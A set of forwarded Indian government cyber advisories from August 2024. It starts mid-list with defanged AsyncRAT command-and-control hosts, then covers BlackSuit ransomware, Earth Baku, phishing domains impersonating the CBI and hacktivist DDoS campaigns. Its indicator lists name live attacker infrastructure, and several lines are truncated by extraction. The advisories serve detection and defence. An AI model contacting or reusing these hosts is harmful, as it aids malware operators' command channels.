message-distributed[.]gl[.]at[.]ply[.]gg
miguel2024[.]kozow[.]com
mila[.]publicvm[.]com
mo1010[.]duckdns[.]org
mother231-36616[.]portmap[.]host
nergsy[.]ddns[.]net
newstartagain[.]servequake[.]com
newstartagain50[.]duckdns[.]org
niglet29421[.]hopto[.]org
nonstoprat[.]duckdns[.]org
parsher[.]ddnsfree[.]com
pastebin[.]ai
phm1[.]ddns[.]net
poder[.]kozow[.]com
populotis[.]ddns[.]net
qa[.]riu[.]one
r1m5ttt[.]ddns[.]net
randompx3[.]ddns[.]net
rat235655[.]duckdns[.]org
rattedgg[.]duckdns[.]org
remcosrat[.]ddns[.]net
remotald[.]duckdns[.]org
rentry[.]co
ronymahmoud[.]casacam[.]net
salah2[.]webredirect[.]org
sashacorp[.]ddns[.]net
seoudy[.]duckdns[.]org
server[.]underground-cheat[.]xyz
seznam[.]zapto[.]org
shady-mo[.]duckdns[.]org
shijiazhuang-5b072fbb[.]ofalias[.]net
shitiwillfu[.]ddns[.]net
spa30jul[.]duckdns[.]org
thing-wine[.]gl[.]at[.]ply[.]gg

timpanywalton[.]com
tnmr[.]ddns[.]net
tr3[.]localto[.]net
trabajo-nuevo[.]duckdns[.]org
twart[.]myfirewall[.]org
webdecision[.]buyshouses[.]net
whiteshadows[.]ddns[.]net
wins22jul[.]duckdns[.]org
xcode001[.]ddns[.]net
xcode01[.]ddnsgeek[.]com
xonxen[.]dnsalias[.]com
yoda2024[.]sytes[.]net
zakifail[.]hopto[.]org

URLs:

http://console[.]protonvpn[.]tw:8080/www
https://dashboard[.]ngrok[.]com/get-started/setup
tcp://0[.]tcp[.]eu[.]ngrok[.]io:12261
tcp://0[.]tcp[.]eu[.]ngrok[.]io:14060
tcp://0[.]tcp[.]eu[.]ngrok[.]io:14118
tcp://0[.]tcp[.]eu[.]ngrok[.]io:1604
tcp://0[.]tcp[.]eu[.]ngrok[.]io:1605
tcp://0[.]tcp[.]eu[.]ngrok[.]io:17165
tcp://0[.]tcp[.]eu[.]ngrok[.]io:17628
tcp://0[.]tcp[.]eu[.]ngrok[.]io:19235
tcp://0[.]tcp[.]ngrok[.]io:16409
tcp://0[.]tcp[.]sa[.]ngrok[.]io:13868
tcp://0[.]tcp[.]sa[.]ngrok[.]io:16522
tcp://100[.]120[.]51[.]122:7547
tcp://103[.]174[.]191[.]71:6606
tcp://103[.]174[.]191[.]71:7707
tcp://103[.]174[.]191[.]71:8808
tcp://104[.]243[.]32[.]103:7000
tcp://147[.]185[.]221[.]17:39129
tcp://147[.]185[.]221[.]17:8847
tcp://147[.]185[.]221[.]20:18563
tcp://147[.]185[.]221[.]20:9835
tcp://147[.]185[.]221[.]21:1604
tcp://147[.]185[.]221[.]21:45415
tcp://147[.]185[.]221[.]21:54414
tcp://154[.]216[.]20[.]242:5000
tcp://17[.]ip[.]gl[.]ply[.]gg:39129
tcp://17[.]ip[.]gl[.]ply[.]gg:8847
tcp://176[.]111[.]174[.]140:6606
tcp://176[.]111[.]174[.]140:7707
tcp://176[.]111[.]174[.]140:8808
tcp://193[.]161[.]193[.]99:1194
tcp://193[.]161[.]193[.]99:39886
tcp://193[.]161[.]193[.]99:41111
tcp://193[.]161[.]193[.]99:6606
tcp://193[.]161[.]193[.]99:7707
tcp://193[.]161[.]193[.]99:8000
tcp://193[.]161[.]193[.]99:8808
tcp://194[.]26[.]192[.]202:1010
tcp://194[.]55[.]186[.]129:5000
tcp://194[.]55[.]186[.]129:6606
tcp://195[.]88[.]218[.]76:6606
tcp://2[.]tcp[.]eu[.]ngrok[.]io:11950
tcp://2[.]tcp[.]eu[.]ngrok[.]io:19699
tcp://209[.]126[.]4[.]168:7780
tcp://216[.]189[.]134[.]79:6606

tcp://216[.]189[.]134[.]79:7707
tcp://216[.]189[.]134[.]79:8808
tcp://4[.]tcp[.]eu[.]ngrok[.]io:14654
tcp://4[.]tcp[.]eu[.]ngrok[.]io:18238
tcp://4[.]tcp[.]ngrok[.]io:19914
tcp://45[.]90[.]13[.]137:7707
tcp://5[.]252[.]165[.]55:1986
tcp://5[.]252[.]165[.]55:1987
tcp://5[.]63[.]21[.]76:1604
tcp://5[.]tcp[.]eu[.]ngrok[.]io:14030
tcp://5[.]tcp[.]eu[.]ngrok[.]io:19942
tcp://5[.]tcp[.]eu[.]ngrok[.]io:6606
tcp://5[.]tcp[.]eu[.]ngrok[.]io:7707
tcp://5[.]tcp[.]eu[.]ngrok[.]io:8808
tcp://6[.]tcp[.]eu[.]ngrok[.]io:12229
tcp://6[.]tcp[.]eu[.]ngrok[.]io:13658
tcp://6[.]tcp[.]eu[.]ngrok[.]io:1604
tcp://6[.]tcp[.]eu[.]ngrok[.]io:6606
tcp://6[.]tcp[.]eu[.]ngrok[.]io:7707
tcp://6[.]tcp[.]eu[.]ngrok[.]io:8080
tcp://6[.]tcp[.]eu[.]ngrok[.]io:8808
tcp://6[.]tcp[.]ngrok[.]io:13280
tcp://62[.]146[.]181[.]209:6606
tcp://62[.]146[.]181[.]209:7707
tcp://62[.]146[.]181[.]209:8808
tcp://67[.]207[.]166[.]181:4417
tcp://74[.]58[.]39[.]110:25394
tcp://74[.]58[.]39[.]110:6606
tcp://74[.]58[.]39[.]110:7707
tcp://74[.]58[.]39[.]110:8808
tcp://77[.]90[.]14[.]98:3131
tcp://77[.]90[.]14[.]98:6606
tcp://77[.]90[.]14[.]98:7707
tcp://77[.]90[.]14[.]98:8808
tcp://78[.]169[.]145[.]67:1604
tcp://8[.]tcp[.]ngrok[.]io:17515
tcp://8msv1-44955[.]portmap[.]host:44955
tcp://8msv1-44955[.]portmap[.]host:6606
tcp://8msv1-44955[.]portmap[.]host:7707
tcp://8msv1-44955[.]portmap[.]host:8808
tcp://above-installed[.]gl[.]at[.]ply[.]gg:63717
tcp://ads-jeremy[.]gl[.]at[.]ply[.]gg:39129
tcp://ads-jeremy[.]gl[.]at[.]ply[.]gg:8847
tcp://anahowaanaa[.]ddnsfree[.]com:1111
tcp://ancy2024[.]kozow[.]com:1234
tcp://anothonesevenfivesecsned[.]ddns[.]net:6666
tcp://asyx[.]duckdns[.]org:46450
tcp://bannlasyu[.]duckdns[.]org:6606
tcp://bannlasyu[.]duckdns[.]org:7707
tcp://bannlasyu[.]duckdns[.]org:8808
tcp://baramoda[.]4cloud[.]click:6606
tcp://baramoda[.]4cloud[.]click:7000
tcp://baramoda[.]4cloud[.]click:7707
tcp://baramoda[.]4cloud[.]click:8808
tcp://bestsuccess[.]ddns[.]net:2442
tcp://bestthinkever[.]barrell-of-knowledge[.]info:51555
tcp://blue[.]o7lab[.]me:7777
tcp://boring-brook-55548[.]pktriot[.]net:1604
tcp://boring-brook-55548[.]pktriot[.]net:22889
tcp://bukra[.]from-az[.]net:51555
tcp://carlitosmoreno1791[.]duckdns[.]org:2018
tcp://carlos1[.]con-ip[.]com:6606

tcp://cfc8522bc8db[.]ofalias[.]net:44241
tcp://cfc8522bc8db[.]ofalias[.]net:54704
tcp://deadpoolstart2025[.]con-ip[.]com:5090
tcp://doxx0077[.]ddns[.]net:6666
tcp://empty-leaf-37527[.]pktriot[.]net:1999
tcp://empty-leaf-37527[.]pktriot[.]net:22261
tcp://enviofinal[.]kozow[.]com:5051
tcp://eu-central-7075[.]packetriot[.]net:1604
tcp://eu-central-7075[.]packetriot[.]net:22253
tcp://eu-central-7075[.]packetriot[.]net:6606
tcp://eu-central-7075[.]packetriot[.]net:7707
tcp://eu-central-7075[.]packetriot[.]net:8808
tcp://furioso[.]con-ip[.]com:6606
tcp://gia[.]o7lab[.]me:5000
tcp://goofy-sky-47030[.]pktriot[.]net:1604
tcp://goofy-sky-47030[.]pktriot[.]net:22260
tcp://googlee[.]con-ip[.]com:6606
tcp://grogrogrogro[.]ddnsgeek[.]com:4444
tcp://hadevndz2031[.]ddns[.]net:20244
tcp://hicham157484[.]ddns[.]net:1994
tcp://iraq-mn[.]gl[.]at[.]ply[.]gg:54391
tcp://jnmanymen[.]ydns[.]eu:1470
tcp://jvjv2044duck33[.]duckdns[.]org:6606
tcp://jvjv2044duck33[.]duckdns[.]org:7707
tcp://jvjv2044duck33[.]duckdns[.]org:8808
tcp://kmb01[.]giize[.]com:6666
tcp://mailchoommbbsendaya5577[.]ddns[.]net:5555
tcp://mango-msy[.]xyz:1920
tcp://mango-msy[.]xyz:1999
tcp://mango-msy[.]xyz:2812
tcp://mango-msy[.]xyz:4444
tcp://mango-msy[.]xyz:5555
tcp://mango-msy[.]xyz:6666
tcp://mango-msy[.]xyz:7777
tcp://mango-msy[.]xyz:8888
tcp://mango-msy[.]xyz:9999
tcp://maucbne[.]dnsdojo[.]net:6606
tcp://maucbne[.]dnsdojo[.]net:7707
tcp://maucbne[.]dnsdojo[.]net:8808
tcp://message-distributed[.]gl[.]at[.]ply[.]gg:60134
tcp://miguel2024[.]kozow[.]com:2020
tcp://mila[.]publicvm[.]com:6606
tcp://mila[.]publicvm[.]com:7707
tcp://mila[.]publicvm[.]com:8808
tcp://mo1010[.]duckdns[.]org:3030
tcp://mother231-36616[.]portmap[.]host:6606
tcp://mother231-36616[.]portmap[.]host:7707
tcp://mother231-36616[.]portmap[.]host:8808
tcp://mother231-36616[.]portmap[.]host:8999
tcp://nafas[.]linkpc[.]net:49
tcp://newstartagain[.]servequake[.]com:6606
tcp://newstartagain[.]servequake[.]com:7707
tcp://newstartagain[.]servequake[.]com:8808
tcp://newstartagain50[.]duckdns[.]org:6606
tcp://newstartagain50[.]duckdns[.]org:7707
tcp://newstartagain50[.]duckdns[.]org:8808
tcp://parsher[.]ddnsfree[.]com:6606
tcp://parsher[.]ddnsfree[.]com:7707
tcp://parsher[.]ddnsfree[.]com:8808
tcp://poder[.]kozow[.]com:9090
tcp://qa[.]riu[.]one:1420
tcp://remotald[.]duckdns[.]org:8808

tcp://ronymahmoud[.]casacam[.]net:6606
tcp://ronymahmoud[.]casacam[.]net:7707
tcp://ronymahmoud[.]casacam[.]net:8808
tcp://salah2[.]webredirect[.]org:90
tcp://seoudy[.]duckdns[.]org:6606
tcp://seoudy[.]duckdns[.]org:7707
tcp://seoudy[.]duckdns[.]org:8808
tcp://server[.]underground-cheat[.]xyz:7777
tcp://seznam[.]zapto[.]org:6606
tcp://seznam[.]zapto[.]org:7707
tcp://seznam[.]zapto[.]org:8808
tcp://shady-mo[.]duckdns[.]org:9090
tcp://shijiazhuang-5b072fbb[.]ofalias[.]net:44241
tcp://shijiazhuang-5b072fbb[.]ofalias[.]net:54704
tcp://spa30jul[.]duckdns[.]org:9003
tcp://thing-wine[.]gl[.]at[.]ply[.]gg:55280
tcp://timpanywalton[.]com:2850
tcp://tr3[.]localto[.]net:8979
tcp://tr3[.]localto[.]net:9208
tcp://trabajo-nuevo[.]duckdns[.]org:3000
tcp://twart[.]myfirewall[.]org:14143
tcp://webdecision[.]buyshouses[.]net:51555
tcp://wins22jul[.]duckdns[.]org:9003
tcp://xcode001[.]ddns[.]net:1001
tcp://xcode001[.]ddns[.]net:1002
tcp://xcode001[.]ddns[.]net:1003
tcp://xcode001[.]ddns[.]net:1004
tcp://xcode001[.]ddns[.]net:1005
tcp://xcode001[.]ddns[.]net:2001
tcp://xcode001[.]ddns[.]net:2002
tcp://xcode001[.]ddns[.]net:2003
tcp://xcode001[.]ddns[.]net:2004
tcp://xcode001[.]ddns[.]net:2005
tcp://xcode001[.]ddns[.]net:222
tcp://xcode001[.]ddns[.]net:5005
tcp://xcode001[.]ddns[.]net:6606
tcp://xcode001[.]ddns[.]net:7707
tcp://xcode001[.]ddns[.]net:8080
tcp://xcode001[.]ddns[.]net:8808
tcp://xcode01[.]ddnsgeek[.]com:2001
tcp://xcode01[.]ddnsgeek[.]com:2002
tcp://xcode01[.]ddnsgeek[.]com:2003
tcp://xcode01[.]ddnsgeek[.]com:2004
tcp://xcode01[.]ddnsgeek[.]com:2005
tcp://xcode01[.]ddnsgeek[.]com:222
tcp://xcode01[.]ddnsgeek[.]com:6006
tcp://xcode01[.]ddnsgeek[.]com:6606
tcp://xcode01[.]ddnsgeek[.]com:7707
tcp://xcode01[.]ddnsgeek[.]com:8808
tcp://xonxen[.]dnsalias[.]com:6666
tcp://yoda2024[.]sytes[.]net:47401
tcp://zakifail[.]hopto[.]org:7707

**********IOC END**********

Recommendation:

Preventive Measures:

- Proactive Security Software: Make use of the most recent anti-virus and anti-malware programs that are to identify and stop AsyncRAT and related attacks.
- Patch management refers to the process of routinely updating software, operating systems, and app address vulnerabilities that malware may exploit.

- Firewall and Network Security: Set up firewalls and network security configurations to prevent incoming outgoing traffic that appears suspicious or may be connected to Remote Access Protocol (RAT) interaction
- Email security: Use email filters to identify and stop dangerous attachments and phishing emails, which frequent RAT delivery channels.
- User Education: Teach staff members and users how to spot phishing scams, dubious links, and other s engineering ploys used to disseminate remote access Trojans.
- Least Privilege Principle: To lessen the possible impact of an account being compromised, restrict permissions to only those required for their position.

Detection Techniques:

- Network traffic analysis: Look for unusual or suspicious activity in the network traffic that could point to existence of a RAT.
- Endpoint Detection and Response (EDR): Make use of EDR tools to keep an eye out for malware activit endpoints and to get thorough forensic data.
- Frequent Scans: To find and fix potential vulnerabilities, conduct frequent security scans and vulnera assessments.

Response Actions:

- It is recommended that organisations should apply the given IoCs on their security systems to identify atte Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent fu spread of the malware.
- Restoration: To be sure that there are no leftover virus traces, restore impacted computers from c backups.
- Communication: As appropriate, notify internal teams and any potentially impacted customers, as well as pertinent stakeholders.

Reference: CERT-IN [CMTX-P-082024075]

Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



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Disclaimer:

The information provided by NCIIPC above is on "as is" basis only. System owners are advised to independently evaluate the conter its applicability in their specific environment, and take appropriate action as per their own assessment of the implications of the advisory on their systems. NCIIPC will not be liable for any issues or problems that may arise from application or non-application of the advisory. System owners are wholly responsible for cyber security updates to their information technology systems.

Email **EHealth Section**

Fwd: [Critical] Advisory No: TA-RAN-2024-08-14-008: Blacksuit Ransomware [TLP: CLEAR]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 09:25 AM
Subject : Fwd: [Critical] Advisory No: TA-RAN-2024-08-14-008: Blacksuit Ransomware [TLP: CLEAR] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Wednesday, August 14, 2024 5:29:13 PM
Subject: [Critical] Advisory No: TA-RAN-2024-08-14-008: Blacksuit Ransomware [TLP: CLEAR]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 14 Aug 2

Advisory No: TA-RAN-2024-08-14-008

Cyber Security Advisory: Blacksuit Ransomware

This data is to be considered as **TLP: CLEAR**

Reference is made to earlier advisories on the BlackSuit Ransomware.

It has been observed that Blacksuit Ransomware, a rebranding of Royal ransomware, is using phishing emai gain initial access and also exploiting vulnerabilities in public-facing applications. Adversary after gaining i access to the victim's network, disable antivirus software, use legitimate Remote Access Tools like AnyDesk MobaXterm to establish & maintain access to compromised systems. BlackSuit first exfiltrates and extorts before encryption and if the ransom isn't paid, it publishes the victim's data on a leak site.

Impacts:

- Personal Information Loss.
- Compromising systems.
- Financial loss and reputation damage.

Capabilities:

- Self-Deletion: Can remove its own file after encrypting.
- Initial Access: Gets in through phishing or exploiting weaknesses in online apps.

- SSH Access: Utilizes tools such as Chisel and SSH clients for remote access and control.
- Command and Control (C2): Communicates with C2 servers using legitimate and open-source tools.
- Persistence: Maintains long-term access through remote monitoring tools and malware.
- Lateral Movement: Spreads across networks using RDP, PsExec, and SMB.

Tactics, Techniques, and Procedures (TTPs):

MITRE ATT&CK Matrix for Blacksuit Ransomware:

- Phishing (T1566): Uses phishing emails with crafted attachments to gain access to systems.
- Exploit Public-Facing Application (T1190): Exploits vulnerabilities in public-facing applications.
- Command-Line Interface (T1059): Executes commands and scripts to deploy ransomware.
- Create or Modify System Process (T1543): Installs and maintains persistence using tools and scripts.
- Exploitation for Privilege Escalation (T1068): Exploits vulnerabilities to gain higher privileges.
- Obfuscated Files or Information (T1027): Encrypts ransomware payload to evade detection.

**********IOC START**********

URLs

hxxps://1tvnews[.]af/xmlrpc[.]php
hxxps://avpvuurwerk[.]nl/xmlrpc[.]php
hxxps://beautyhabits[.]gr/xmlrpc[.]php
hxxps://interpolyaris[.]ru/xmlrpc[.]php
hxxps://libertygospeltracts[.]com/xmlrpc[.]php
hxxps://oldtimertreffen-rethem[.]de/xmlrpc[.]php
hxxps://stroeck[.]at/xmlrpc[.]php
hxxp://megupdate[.]com/
hxxp://zoommanager[.]com/
myappearinc[.]com/acquire/draft/c7lh0s5jv
pastebin[.]mozilla[.]org/Z54Vudf9/raw

IPs:

147[.]135[.]36[.]162
152[.]89[.]247[.]50
47[.]87[.]229[.]39
147[.]135[.]11[.]223
193[.]235[.]146[.]104
193[.]149[.]176[.]157
140[.]82[.]48[.]158
185[.]7[.]214[.]218
45[.]61[.]136[.]47
5[.]181[.]234[.]58
45[.]141[.]87[.]218
184[.]174[.]96[.]16
89[.]251[.]22[.]32
135[.]148[.]67[.]84
180[.]131[.]145[.]85
180[.]131[.]145[.]61
185[.]190[.]24[.]103
144[.]202[.]120[.]122
155[.]138[.]150[.]236
140[.]82[.]18[.]48
45[.]76[.]225[.]156

Domains:

Email **EHealth Section**

Fwd: [Immediate] Advisory No: TA-APT-2024-08-16-002: Earth Baku Threat Actor Campaign [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:03 PM
Subject : Fwd: [Immediate] Advisory No: TA-APT-2024-08-16-002: Earth Baku Threat Actor Campaign [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 5:59:56 PM
Subject: [Immediate] Advisory No: TA-APT-2024-08-16-002: Earth Baku Threat Actor Campaign [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-APT-2024-08-16-002

Cyber Security Advisory: Earth Baku Threat Actor Campaign

This data is to be considered as TLP: AMBER

It has been observed that Earth Baku, an Advanced Persistent Threat (APT) group linked to APT41, is targ public-facing applications, particularly IIS servers to deploy the Godzilla webshell, which allows to maintain co over compromised systems. Thereafter, adversaries deployed the StealthVector and StealthReacher loaders, w facilitated the installation of Cobalt Strike and a new backdoor called SneakCross. SneakCross, a modular back that utilizes Google services for Command& Control (C2) communication, uses Windows Fibers to avoid detectio network protection products and Endpoint Detection and Response (EDR) solutions. During the post-exploit phase, Earth Baku deploys various tools for persistence and exfiltration.

Impacts: Information gathering and exfiltration

Distribution Methods: Exploitation of Public facing vulnerable Microsoft IIS server

Tactics, Techniques, and Procedures (TTPs):

T1190 (Exploit Public-Facing Application)
T1071 (Application Layer Protocol)
T1059(Command and Scripting Interpreter)
T1505 (Server Software Component)
T1005 (Data from Local System)
T1102 (Web Service)

**********IOC START**********

IP Address:

5[.]182[.]207[.]28
78[.]108[.]216[.]20
212[.]87[.]212[.]115

HASHES:

7e63c6b9ab3b32beffbc1eb23d6ca7cc59616b0722f0dd4f0d893c0a1724f5d7
8405d742405d3a6d3bda6bc49630dd5f3604a3d6ae27cbd533e425f8abbaafdc
a50f85c71b69563ba42bf04c937e1063244ca4957231d3adac76f1c96ab42d3c
ab56501167fe689fe55f6e6ddc3bb91952299bd5c3ef004b02bf1c3b4061c7cf
ec10a9396dca694fe64366e0dab82d046cf92457f97efd50a68ceb85adef6b74
73eaba82ef1c502448e533007e92b1afa879b09f85f28b71648668ea62839ff5
0faddbe1713455e3fc9777ec45adf07b28e24f4c3ddca37586c2aa6b539898c0
1c88150ec85a07c3db5f18c5eedcb0b653467b897af01d690ed996e5e07ba8e3
3e52c310c6556367ff9e18448bc41719e603d1cbbdafdcba736c6565529617b6
07aa971f0791b06dd442d4c7a49c1d3d27a1cbb16602f731e870b5ef50edf69e
166b6dcdac31f4bf51e4b20a7c3f7d4f7017ca0c30fa123d5591e25c3fa66107
21fc0f50d545c0a373380934dc61c423c8a31d8c3e6eae4f8a35149ad9962d88
7586e58a569c2a07d0b3a710616f48833a040bf3fc57628bbdec7fcb462d565a
22a50cea6ad67a7e8582d2cd4cdc3eaaf57c0fbe8cd062a9b15710166e255a86
c6a3a1ea84251aed908702a1f2a565496d583239c5f467f5dcd0cfc5bfb1a6db
073b35ecbd1833575fbfb1307654fc532fd938482e09426cfb0541ad87a04f75
7463700ec5768d4af6549028465f978059611555aa8e22e2b7c664b1cdbfa9ae
cdcbd9c25e06ac6da5497fa19459d0007449ec1a3e6bc591334db6fb3598aecb
7f24bc080281d250ec88493e5803e488721a17c9382cd54ba8dfbcb785f23a88
e4360c0aa995e6e896b22bb7725a6c9b189be8606e7cbbc8b6e80c606358649d
83de8917bf0ac1d670acf27431015215db872b7291979312dd65e30d99806abb
ec5a96f42aeccdf9a3ae4c3650689606c8539fd65c0b47f30887afecb901be43
c02accc26a389397fb172f83258baa8a974986ffd706ba708a3b0a679f61be56
e5f1360d4c299bb32e33e081115f2b520251a983af2ebc649b4b9b70308246fe

DOMAIN:

www[.]sitennews[.]com
track[.]cdn78544[.]ru
www[.]cdn7854[.]workers[.]dev
www[.]mircoupdate[.]https443[.]net
update-chrome[.]realgodad[.]workers[.]dev
shrill-tooth-b557[.]vgfjuic[.]workers[.]dev
icy-bar-c375[.]microsoft-updates[.]workers[.]dev

**********IOC END**********

Recommendation:

Preventive Measures:

- Install and regularly update antivirus software.
- Install Updates and Patches regularly.
- Conduct regular backup practices and keep those backups offline or on a separate network.

- Implement Multi-Factor Authentication (MFA).
- Restrict access to sensitive data and closely monitor user permissions to enhance security.
- Develop comprehensive information security plans and conduct regular tabletop exercises to ena cybersecurity teams informed, risk-based decisions.
- Ensure effective risk management policies are in place to minimize the likelihood of damage resulting fr compromise.
- Monitor all outbound traffic, especially the traffic that is destined to Dynamic DNS (DDNS) domains or n registered domains and belongs to the category: "uncategorised" should be closely inspected or blocke various threat actors leverage these domains as C2 servers.
- Develop and maintain an incident response plan to quickly and effectively address malware infections minimize damage.

Detection Techniques:

- Monitor Network Traffic: Look for unusual data transfers or connections to malicious servers. Monitor pro activities and FRP clients communications as attacker use them to exfiltrate the information from compron machine.

Response Actions:

- It is recommended that organisations should apply the given IoCs on their security systems to identify att Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent fu spread of the malware.
- Remove Malicious Files: Use an antivirus or anti-malware tool to scan and remove malicious files. I security software will allow you to perform a full system scan, identifying and quarantining or deleting threa

Reference: CERT-IN [CMTX-P-082024074]

Note: *TA-APT: Threat Alert - Advanced Persistent Threat Advisory*

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



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Advisory and Resource Facilitation
National Informatics Centre.
A-Block, CGO Complex, Lodhi Road,
New Delhi - 110003 India
IP No 5578
Csg-advisory@nic.in

NIC-CSG/2024-08/502
Dated: 16-08-2024
CVE Ids: Multiple
Severity: High

राष्ट्रीय सूचना विज्ञान केंद्र
National Informatics Centre

Advisory for Phishing Domains mimicking Central Bureau of Investigation

Description:

During cyber investigation below mentioned 2 phishing domains are found mimicking Central Bureau of Investigation (CBI) under Government of India. The phishing campaign is primarily aimed to harvest confidential documents of Indian Citizens like their Aadhar Cards, PAN cards and to gather documents of Indian Citizens like their Aadhar Cards, PAN cards and to gather their financial details to carry out malicious activities in Indian Cyber Space.

1. cbigovins.top/app-in2/
2. cbigovins.site/app-in2/

It is pertinent to mention that there is an "Upload Aadhar Card (JPG)" button which is collecting Front and Back Images of the Aadhar Card and the PAN Card. There is also a "Self-Declaration Form" which is collecting financial details such as Bank Name, Account Number, Mobile banking user id, Credit/Debit card details etc. of Indian citizens so as to carry out malicious activities in the Indian Cyber Space.

In view of above, NIC-Cyber Security Group advises following:

1. In case such a phishing mail is received, do not enter or upload your any personal information/document, when redirected to any upload/login page.
2. Delete these phishing emails from your inbox.
3. In case, you have already clicked the phishing URL and uploaded/submitted your confidential information:
   a. Change your internet banking/mobile banking password - You need to change the passwords for any accounts that might have been hit in the cyberattack.
   b. Turn on multi-factor authentication for the account that might have been attacked.
   c. Review your bank account and credit card statements on a regular basis
   d. Make sure there are no unauthorized transactions
   e. Report any unauthorized transactions immediately
   f. Block your credit/debit card - Your cards can be misused by hackers even if they do not know the PIN.

By following these steps you can effectively mitigate the potential risks associated with clicking on the above-mentioned phishing URL.

Steps to sanitise the system after one has clicked on phishing link:

a. Disconnect from the Internet.
b. Scan your device with anti-virus software.
c. Enable Two-Factor (2FA) Authentication on all critical accounts to add an extra layer of security.
d. Review and Update Security Settings – review the security settings on your digital accounts and devices and ensure that your software and applications are up to date to defend against new threats.
e. Back up your files.
f. Report it to your security team.

Some ways to recognise a phishing email, are given below:

a. Be suspicious of emails that claim you must click, call, or open an attachment immediately or urgently.
b. If a mail received from unknown source, this may be a source of phishing.
c. If an email message has obvious spelling or grammatical errors, it might be a scam. E.g. nlc.in where the first "i" has been replaced by "l", or gov.in, where the "o" has been replaced by a "0" (zero).
d. Images of text used in place of text (in messages or on linked web pages) may be scam.
e. Be cautious of links shortened by using Bit.Ly or other link shortening techniques.

Email **EHealth Section**

Fwd: Advisory No: TA-TAG-2024-08-14-001: Increase in Hacktivist Campaign activity [TLP:GREEN]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 09:24 AM
Subject : Fwd: Advisory No: TA-TAG-2024-08-14-001: Increase in Hacktivist Campaign activity [TLP:GREEN] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Wednesday, August 14, 2024 5:47:02 PM
Subject: Advisory No: TA-TAG-2024-08-14-001: Increase in Hacktivist Campaign activity [TLP:GREEN]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 14 Aug 2(

Advisory No: TA-TAG-2024-08-14-001

Cyber Security Advisory: Increase in Hacktivist Campaign activity

This data is to be considered as **TLP: GREEN**

It has been observed that there is an increase in hacktivist campaigns targeting Indian entities. These groups h been found active during national festivals and have carried out three primary types of attacks: DDoS, data le and defacements. Adversaries use a variety of open-source, widely available tools to conduct DDoS attack different network layers, including Layer 3, Layer 4, and Layer 7. These attacks include DDoS assaults on indivi servers as well as DNS amplification attacks that inundate the victim's network with high volumes of traffic.

Prominent Hacktivist Groups:

Mysterious Team Bangladesh
SynixCyberCrimeMY
Black Pirates
Vietnam Cyber Army
Jambi Cyber Team
Muslim Cyber Army
Maximus
GHOST PRINCESS OF PALESTINE
177 Members Team
Anonymous Sudan

Fours Death Team
Ganosec Team (Garuda Anon Security)
Hactivist Indonesia
Team HeroX
Team_Insane_Pk
Alixsec
Ghost Clan Malaysia
RADNET64
Sylhet Gang
R00TK1T ISC CYBER TEAM
AnonCollective
Impacts:
Website Defacement
DDOS Attack- Service Unavailability
Exfiltration of sensitive data

Affected Systems/Assets: Public Facing Applications and Web Servers

Mitigation and Recommendations

Preventive Measures:

Measures for prevention of Web intrusion attacks/Web Defacement:

- Use the latest version of a Web server, Database Server, Hypertext Processor (PHP). Apply appropr updates/patches to the OS and Application software.
- Enable and maintain logs of different devices and servers and maintain the same for all levels. Periodic check the web server directories for any malicious/unknown web shell files and remove them as and w noticed.

Measures for prevention of Denial of Service (DoS/DDoS) attacks:

- Enable adequate logging mechanisms at perimeter level, server and system level and review the log: frequent intervals. Deploy an appropriate Intrusion/DDoS Prevention System capable of detecting mitigating DDoS attacks.
- Continuously monitor the network activities; server logs to detect and mitigate suspicious and malici activities in your network. Review the traffic patterns and logs of perimeter devices to detect anomalie traffic, network level floods (TCP, UDP, SYN, etc.) and application floods (HTTP GET) etc.

Detection Techniques:

- Use monitoring tools to detect unusual traffic patterns or spikes that might indicate a DDoS attack. Verify if detected anomaly is a DDoS attack by checking for consistent patterns of excessive requests targe specific services or resources. Open-source signature-based tools like Snort and Suricata can be emplo for this purpose.
- Since website defacement is a primary attack vector for hacktivist groups, it is recommended to use tools services that regularly monitor websites for unauthorized changes or defacements. Available open-sou solutions for File Integrity Monitoring (FIM) and content monitoring include Tripwire, OSSEC, ChangeTo and Visualping.

Response Actions:

- Identify the Source: Determine the origin of the attack and the methods used, such as Layer 3 (Typic involving large volumes of IP packets, such as ICMP floods (ping floods) or IP fragmentation attacks.), Lay (high rates of connection requests, uncompleted TCP handshake attempts (SYN packets), or unusually l numbers of UDP packets in network logs), or Layer 7 attacks (excessive HTTP requests, slow queries repeated requests to specific URLs or web services). Based upon the Implementation Rate Limiting modifying Firewall Rules to block or filter traffic from suspicious IP addresses or sources.
